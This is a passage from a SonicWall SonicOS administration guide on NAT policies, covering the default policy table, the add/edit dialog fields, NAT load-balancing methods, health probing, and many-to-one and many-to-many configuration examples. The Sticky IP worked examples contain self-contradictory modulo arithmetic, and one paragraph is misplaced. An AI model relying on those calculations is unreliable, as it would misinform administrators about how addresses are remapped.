DNS64	DNS Extensions for Network Address Translation from IPv6 Clients to IPv4 Servers
IPv4-converted IPv6 addresses	IPv6 addresses used to represent IPv4 nodes in an IPv6 network
IPv4-embedded IPv6 addresses	IPv6 addresses in which 32 bits contain an IPv4 address
NAT	Network Address Translation
NAT64	Stateful Network Address and Protocol Translation from IPv6 Clients to IPv4 Servers
NATPT	Network Address Translation - Protocol Translation
PMTUD	Path MTU discovery
XLATs	IP/ICMP translators

NAT Policies Tab

The **NAT Policies** tab allows you to view and manage your NAT Policies.



#	Source Original	Source Translated	Destination Original	Destination Translated	Service Original	Service Translated	Interface Inbound	Interface Outbound	Priority	Class	Comment	Enabled	Configure
1	WAN Interface IP	Original	Any	Original	IKE	Original	Any	Any	1	Default			
2	Any	Original	WAN Interface IP	Original	IKE	Original	Any	Any	2	Default			
3	Any	Original	X1 IP	Original	Ping	Original	X1	X1	3	Default			
4	Any	Original	X1 IP	Original	HTTPS Management	Original	X1	X1	4	Default			
5	Any	Original	X1 IP	Original	HTTP Management	Original	X1	X1	5	Default			
6	Any	Original	X0 IP	Original	Ping	Original	X0	X0	6	Default			
7	Any	Original	X0 IP	Original	SSH Management	Original	X0	X0	7	Default			
8	Any	Original	X0 IP	Original	HTTPS Management	Original	X0	X0	8	Default			
9	Any	Original	X0 IP	Original	HTTP Management	Original	X0	X0	9	Default			
10	All Interface IP	X1 IP	Any	Original	Any	Original	Any	X1	10	Default			
11	All Interface IP	X2 IP	Any	Original	Any	Original	Any	X2	11	Default			
12	All Interface IP	X1:V1 IP	Any	Original	Any	Original	Any	X1:V1	12	Default			
13	Any	X1:V1 IP	Any	Original	Any	Original	X0	X1:V1	13	Custom			
14	Any	X2 IP	Any	Original	Any	Original	X0	X2	14	Custom			
15	Any	X1 IP	Any	Original	Any	Original	X0	X1	15	Custom			
16	Any	Original	Any	Original	Any	Original	Any	Any	16	Default			
17	Any	Original	X0 Management IPv6 Addresses	Original	Ping6	Original	X0	X0	17	Default			
18	Any	Original	X0 Management IPv6 Addresses	Original	HTTPS Management	Original	X0	X0	18	Default			
19	Any	Original	X0 Management IPv6 Addresses	Original	HTTP Management	Original	X0	X0	19	Default			
20	Any	Original	Any	Original	Any	Original	Any	Any	20	Default			
Total:	20 found												

Viewing NAT Policy Entries

Topics:

Changing the Display

You can change the display of your route policies in the **NAT Policies** tab by selecting one of the **Select** radio buttons:


All Types	Displays all the routing policies including **Custom Policies** and **Default Policies**. Initially, before you create NAT policies, only the **Default Policies**.
Default Policies	Displays only **Default Policies**.
Custom Policies	Displays only those NAT policies you configure.

Filtering the Display


You can enter the policy number (the number listed in the **#** column) in the **Search** field to display a specific VPN policy. You can also enter alphanumeric search patterns, such as WLAN, X1 IP, or Private, to display only those policies of interest.

Displaying Information about Policies

Moving your pointer over the **Comment** icon in the **Configure** column of **NAT Policies** table displays the comments entered in the **Comments** field of the **Add NAT Policy** dialog for custom policies. Default policies have a brief description of the type of NAT policy, such as IKE NAT Policy or NAT Management Policy.



Moving your pointer over the **Statistics** icon in the **Configure** column of **NAT Policies** table displays traffic statistics for the NAT policy.



Deleting Entries

Clicking the **Delete** icon deletes the NAT Policy entry. If the icon is dimmed, the NAT Policy is a default entry, and you cannot delete it.

Selecting the checkboxes of specific custom policies makes the **Delete** button available. Clicking the button deletes the selected policies.

Clicking **Delete All** deletes all custom policies.

NAT Policy Settings

NOTE: You cannot modify default NAT policies.

To create a NAT policy entry in the Add NAT Policy or Edit NAT Policy dialogs:

1 Navigate to **Network > NAT Policies**.


2 Do one of the following:

- To create a new NAT policy, click the **Add** button in the **Network > NAT Policies** page. The **Add NAT Policy** dialog displays.
- To edit an existing NAT policy, click the **Edit** icon in the **Configure** column for the NAT policy. The **Edit NAT Policy** dialog displays.

The two dialogs are identical, although some changes cannot be made to some options in the **Edit NAT Policy** dialog. The options change if **NAT64 Only** is selected for **IP Version**.

IP Version IPv4 and IPv6

IP Version NAT64



3 On the **General** tab, configure these settings:

- **Original Source** or **IPv6 Original Source**: This drop-down menu setting is used to identify the Source IP address(es) in the packet crossing the firewall, whether it is across interfaces, or into/out-of VPN tunnels. You can:
  - Select predefined Address Objects
  - Select **Any**
  - Create your own Address Objects

  These entries can be single host entries, address ranges, or IP subnets.

  TIP: For **IPv6 Original Source**, only IPv6 Address Objects are shown in the drop-down menu or can be created.

- **Translated Source** or **Translated IPv4 Source**: This drop-down menu setting is to what the specified **Original Source** is translated upon exiting the firewall, whether it is to another interface, or into/out of VPN tunnels. You can:
  - Specify predefined Address Objects
  - Select **Original**
  - Create your own Address Objects entries.

  These entries can be single host entries, address ranges, or IP subnets.
- **Original Destination** or **Pref64**: This drop-down menu setting identifies the Destination IP address(es) in the packet crossing the firewall, whether it be across interfaces, or into/out-of VPN tunnels. When creating outbound NAT polices, this entry is usually set to **Any** as the destination of the packet is not being changed, but the source is being changed. However, these Address Object entries can be single host entries, address ranges, or IP subnets.

  TIP: For **Pref64**, this is the original destination of the NAT policy. Only IPv6 network Address Objects are shown in the drop-down menu or can be created. **Pref64** is always `pref64::/`*n* network, as this is used by DNS64 to create AAAA records.

  You can select **Well-known Pref64** or configure a network Address Object as Pref64.
- **Translated Destination**: This drop-down menu setting is to what the firewall translates the specified **Original Destination** upon exiting the firewall, whether it is to another interface or into/out-of VPN tunnels. When creating outbound NAT polices, this entry is usually set to **Original**, as the destination of the packet is not being changed, but the source is being changed. However, these Address Objects entries can be single host entries, address ranges, or IP subnets.

  NOTE: For **IP Version NAT64 Only**, this option is set to **Embedded IPv4 Address** and cannot be changed.
- **Original Service**: This drop-down menu setting identifies the IP service in the packet crossing the firewall, whether it is across interfaces, or into/out-of VPN tunnels. You can use the predefined services on the firewall, or you can create your own entries. For many NAT policies, this field is set to **Any**, as the policy is only altering source or destination IP addresses.

  NOTE: For **IP Version NAT64 Only**, this option is set to **ICMP UDP TCP** and cannot be changed.
- **Translated Service**: This drop-down menu setting is to what the firewall translates the **Original Service** upon exiting the firewall, whether it be to another interface, or into/out of VPN tunnels. You can use the predefined services in the firewall, or you can create your own entries. For many NAT Policies, this field is set to **Original**, as the policy is only altering source or destination IP addresses.

  NOTE: For **IP Version NAT64 Only**, this option is set to **Original** and cannot be changed.
- **Inbound Interface**: This drop-down menu setting specifies the entry interface of the packet. The default is **Any**.

  When dealing with VPNs, this is usually set to **Any** (the default), as VPN tunnels aren't really interfaces.
- **Outbound Interface**: This drop-down menu specifies the exit interface of the packet after the NAT policy has been applied. This field is mainly used for specifying to which WAN interface to apply the translation.

  IMPORTANT: Of all fields in NAT policy, this one has the most potential for confusion.

  When dealing with VPNs, this is usually set to **Any** (the default), as VPN tunnels aren't really interfaces. Also, as noted in Creating NAT Policies: Examples on page 506, when creating inbound

1-2-1 NAT Policies where the destination is being remapped from a public IP address to a private IP address, this field must be set to **Any**.

- **Comment**: This field can be used to describe your NAT policy entry. The field has a 32-character limit, and once saved, can be viewed in the main **Network > NAT Policies** page by running the mouse over the **Comment** icon of the NAT policy entry. Your comment appears in a pop-up dialog as long as the mouse is over the **Comment** icon.
- **IP Version**: Select the IP version:

  NOTE: IP Version cannot be changed in the **Edit NAT Policy** dialog.

  - **IPv4** (default)
  - **IPv6**
  - **NAT64 Only**

  IMPORTANT: The options on the **Add NAT Policy** dialog change when **NAT64 Only** is selected and the **Advanced** tab does not display.

- **Enable NAT Policy**: By default, this checkbox is selected, meaning the new NAT policy is activated the moment it is saved. To create a NAT policy entry but not activate it immediately, clear this checkbox.
- **Create a reflective policy**: When you select this checkbox, a mirror outbound or inbound NAT policy for the NAT policy you defined in the **Add NAT Policy** dialog is automatically created. This option is not selected by default.

4 Click **Add**.

For information about the settings on the **Advanced** tab, see NAT LB Mechanisms on page 503.

IMPORTANT: The **Advanced** tab does not display if **NAT64 Only** is selected for **IP Version**.

For information on setting up NAT Policies, see Creating NAT Policies: Examples on page 506.

About NAT Load Balancing

Network Address Translation (NAT) and Load Balancing (LB) provides the ability to balance incoming traffic across multiple, similar network resources. Do not confuse this with the WAN ISP and LB feature on the firewall. While both features can be used in conjunction, WAN ISP and LB is used to balance outgoing traffic across two ISP connections, and NAT LB is primarily used to balance incoming traffic.

Load Balancing distributes traffic among similar network resources so that no single server becomes overwhelmed, allowing for reliability and redundancy. If one server becomes unavailable, traffic is routed to available resources, providing maximum uptime.

This section details how to configure the necessary NAT, load balancing, health check, logging, and firewall rules to allow systems from the public Internet to access a Virtual IP (VIP) that maps to one or more internal systems, such as Web servers, FTP servers, or SonicWall SRA appliances. This Virtual IP may be independent of the firewall or it may be shared, assuming the firewall itself is not using the port(s) in question.


NOTE: The load balancing capability in SonicOS, while fairly basic, satisfies the requirements for many customer network deployments. Customers with environments needing more granular load balancing, persistence and health-check mechanisms are advised to use a dedicated third-party load-balancing appliance.

Topics:

NAT LB Mechanisms

IMPORTANT: The **Advanced** tab does not display if **NAT64 Only** is selected for **IP Version**.

NAT load balancing is configured on the **Advanced** tab of the **Add/Edit NAT Policy** dialog:



NOTE: Except for the **Disable Source Port Remap** option, the options on this tab can only be activated when a group is specified in one of the drop-down menus on the **General** tab. Otherwise, the NAT policy defaults to **Sticky IP** as the NAT method.

SonicOS offers the following advanced configuration options:

NAT Methods

1 Select a NAT method:

- **Sticky IP** – Source IP always connects to the same Destination IP (assuming it is alive). This method is best for publicly hosted sites requiring connection persistence, such as Web applications, Web forms, or shopping cart applications. This is the default mechanism, and is recommended for most deployments.
- **Round Robin** – Source IP cycles through each live load-balanced resource for each connection. This method is best for equal load distribution when persistence is not required.

- **Block Remap/Symmetrical Remap** – These two methods are useful when you know the source IP addresses/networks (for example, when you want to precisely control how traffic from one subnet is translated to another).
- **Random Distribution** – Source IP connects to Destination IP randomly. This method is useful when you wish to randomly spread traffic across internal resources.

2 Optionally, force the firewall to only do IP address translation and no port translation for the NAT policy, select the **Disable Source Port Remap** checkbox. SonicOS preserves the source port of the connection while executing other NAT mapping. This option is available when adding or editing a NAT policy if the source IP address is being translated. This option is not selected by default.

NOTE: This option is unavailable and dimmed if the **Translated Source** (on the **General** tab) is set to **Original**.

You can select this option to temporarily take the interface offline for maintenance or other reasons. If connected, the link goes down. Clear the checkbox to activate the interface and allow the link to come back up.

High Availability

1 Optionally, select **Enable Probing**. When checked, the firewall uses one of two methods to probe the addresses in the load-balancing group, using either a simple ICMP ping query to determine if the resource is alive, or a TCP socket open query to determine if the resource is alive. Per the configurable intervals, the firewall can direct traffic away from a non-responding resource, and return traffic to the resource after it has begun to respond again.

When **Enable Probing** is selected, the following options become available:

- **Probe hosts every *n* seconds** – Specify the interval between host probes. The default is **5** seconds.
- **Probe type** — Select the probe type, such as TCP, from the drop-down menu. The default is **TCP**.
  - **Port** – Specify the port. The default is **80**.
- **Reply time out** – Specify the maximum length of time before a time out. The default is **3** seconds.
- **Deactivate host after *n* missed intervals** – Specify the maximum number of intervals that a host can miss before being deactivated. The default is **3**.
- **Reactivate host after *n* successful intervals** – Specify the minimum number of successful intervals before a host can be reactivated. The default is **3**.
- **Enable Port Probing** – Select to enable port probing for TCP. Selecting this option enhances NAT to also consider the port while load balancing. This option is disabled by default.
- **RST Response Counts as Miss** – Select to count RST responses as misses. The option is selected by default if **Enable Port Probing** is selected.

Determining the NAT LB Method to Use

Deciding which NAT LB method to use

Requirement	Deployment Example	NAT LB Method
Distribute load on server equally without need for persistence	External/ Internal servers (such as, Web or FTP)	Round Robin
Indiscriminate load balancing without need for persistence	External/ Internal servers (such as, Web or FTP)	Random Distribution

Deciding which NAT LB method to use

Requirement	Deployment Example	NAT LB Method
Requires persistence of client connection	E-commerce site, Email Security, SonicWall SRA appliance (Any publicly accessible servers requiring persistence)	Sticky IP
Precise control of remap of source network to a destination range	LAN to DMZ Servers Email Security, SonicWall SRA appliance	Block Remap
Precise control of remap of source network and destination network	Internal Servers (such as, Intranets or Extranets)	Symmetrical Remap

Caveats

- Only two health-check mechanisms (ICMP ping and TCP socket open).
- No higher-layer persistence mechanisms (Sticky IP only).
- No “sorry-server” mechanism if all servers in group are not responding.
- No “round robin with persistence” mechanism.
- No “weighted round robin” mechanism.
- No method for detecting if resource is strained.

While there is no limit to the number of internal resources that the SonicWall network security appliance can load-balance to and there no limit to the number of hosts it can monitor, abnormally large load-balancing groups (25+ resources) may impact performance.

How Load Balancing Algorithms are Applied

Round Robin	Source IP connects to Destination IP alternately
Random Distribution	Source IP connects to Destination IP randomly
Sticky IP	Source IP connects to same Destination IP
Block Remap	Source network is divided by size of the Destination pool to create logical segments
Symmetrical Remap	Source IP maps to Destination IP (for example, 10.1.1.10 -> 192.168.60.10.)

Sticky IP Algorithm Examples

Source IP is modulo with the size of the server cluster to determine the server to remap it to. The following two examples show how the Sticky IP algorithm works:

- Example one - Mapping to a network: on page 505
- Example two - Mapping to a IP address range: on page 506

Example one - Mapping to a network:

192.168.0.2 to 192.168.0.4
Translated Destination = 10.50.165.0/30 (Network)

Packet Source IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
(IP -> Hex -> Dec -> Binary)

Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 2
= 3232235522 [modulo] 2
= 0 (2 divides into numerator evenly. There is no remainder, thus 0)
Stickyt IP Formula yields offset of 0.

Destination remapping = 10.50.165.1.

Example two - Mapping to a IP address range:

192.168.0.2 to 192.168.0.4
Translated Destination = 10.50.165.1 - 10.50.165.3 (Range)

Packet Src IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
(IP -> Hex -> Dec -> Binary)

Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 3
= 3232235522 [modulo] 4
= 1077411840.6666667 - 1077411840
= 0.6666667 * 3
= 2
Stickyt IP Formula yields offset of 2.

Destionation remapping to 10.50.165.3.

Creating NAT Policies: Examples

NAT policies allow you the flexibility to control Network Address Translation based on matching combinations of Source IP address, Destination IP address, and Destination Services. Policy-based NAT allows you to deploy different types of NAT simultaneously.

For this section, the examples use the following IP addresses as examples to demonstrate the NAT policy creation and activation. You can use these examples to create NAT policies for your network, substituting your IP addresses for the examples shown here:

- 192.168.10.0/24 IP subnet on interface **X0**
- 67.115.118.64/27 IP subnet on interface **X1**
- 192.168.30.0/24 IP subnet on interface **X2**
- **X0** IP address is 192.168.10.1
- **X1** IP address is 67.115.118.68
- **X2** “Sales” IP address is 192.168.30.1
- Web server’s “private” address at 192.168.30.200
- Web server’s “public” address at 67.115.118.70
- Public IP range addresses of 67.115.118.71 – 67.115.118.74

Topics:


- Creating a WAN-to-WAN Access Rule for a NAT64 Policy on page 519
- Inbound Port Address Translation via One-to-One NAT Policy on page 520
- Inbound Port Address Translation via WAN IP Address on page 523

Creating a Many-to-One NAT Policy


Many-to-One is the most common NAT policy on a SonicWall Security Appliance, and allows you to translate a group of addresses into a single address. Most of the time, this means that you're taking an internal "private" IP subnet and translating all outgoing requests into the IP address of the WAN interface of the firewall (by default, the X1 interface), such that the destination sees the request as coming from the IP address of the firewall's WAN interface, and not from the internal private IP address.

To create a many-to-one policy:

1 Go to the **Network > NAT Policies** page.



2 Click on the **Add** button. The **Add NAT Policy** dialog displays.



3 To create a NAT policy to allow all systems on the **X2** interface to initiate traffic using the firewall's WAN IP address, choose the following options:

Option choices: Many-to-one NAT policy example

Option	Value
Original Source	X2 Subnet
Translated Source	WAN Primary IP
Original Destination	Any
Translated Destination	Original
Original Service	Any
Translated Service	Original
Inbound Interface	X2
Outbound Interface	X1
Comment	Enter a short description
Enable NAT Policy	Checked
Create a reflective policy	Cleared

4 Click on the **Add** button to add and activate the NAT Policy. The new policy is added to the NAT Policies table, and the status at the bottom of the browser window reads `The configuration has been added`.

5 Click **Close**.

NOTE: This policy can be duplicated for subnets behind the other interfaces of the firewall; just:

1 Replace the **Original Source** with the subnet behind that interface.

2 Adjust the source interface.


3 Add another NAT policy.

Creating a Many-to-Many NAT Policy


The Many-to-Many NAT policy allows you to translate a group of addresses into a group of different addresses. This allows the firewall to utilize several addresses to perform the dynamic translation. If a Many-to-Many NAT Policy contains source original and source translated with the same network prefix, the remaining part of the IP address is unchanged.

To create a many-to-many policy:

1 Go to the **Network > Address Objects** page.




2 Click on the **Add...** button at the bottom of the page. The **Add Address Object** dialog displays.



3 Enter a description for the range in the **Name** field.

4 Select **WAN** as the zone from the **Zone Assignment** drop-down menu.

5 Choose **Range** from the **Type** drop-down menu. The **Add Address Object** dialog changes.




6 Enter the range of addresses (usually public IP addresses supplied by your ISP) in the **Starting IP Address** and **Ending IP Address** fields,


7 Click on the **Add** button to create the range object. The new address object is added to the Address Objects table, and the status at the bottom of the browser screen reads `The configuration has been added`.

8 Click **Close**.

9 Navigate to the **Network > NAT Policies** page.



10 Click the **Add** button at the bottom of the **Nat Policies** table. The **Add NAT Policy** dialog displays.



11 To create a NAT policy to allow the systems on the LAN interface (by default, the X0 interface) to initiate traffic using the public range addresses, choose the options shown in the Option choices: Many-to-many NAT policy example table:

Option choices: Many-to-many NAT policy example

Option	Value
Original Source	LAN Primary Subnet
Translated Source	public_range
Original Destination	Any
Translated Destination	Original
Original Service	Any

Option choices: Many-to-many NAT policy example

Option	Value
Translated Service	Original
Inbound Interface	X0
Outbound Interface	X1
Comment	Enter a short description
Enable NAT Policy	Checked
Create a reflective policy	Cleared

12 Click on the **Add** button to add and activate the NAT Policy. The new policy is added to the NAT Policies table, and the status at the bottom of the page reads **The configuration has been added**.

13 Click on the **Close** button to close the Add NAT Policy dialog.

With this policy in place, the firewall dynamically maps outgoing traffic using the four available IP addresses in the range we created.

You can test the dynamic mapping by installing several systems on the LAN interface (by default, the X0 interface) at a spread-out range of addresses (for example, `192.168.10.10`, `192.168.10.100`, and `192.168.10.200`) and accessing the public Website http://www.whatismyip.com from each system. Each system should display a different IP address from the range we created and attached to the NAT policy.


NOTE: If a Many-to-Many NAT Policy contains source original and source translated with same network prefix, the remaining part of IP address will be unchanged.

Creating a One-to-One NAT Policy for Outbound Traffic

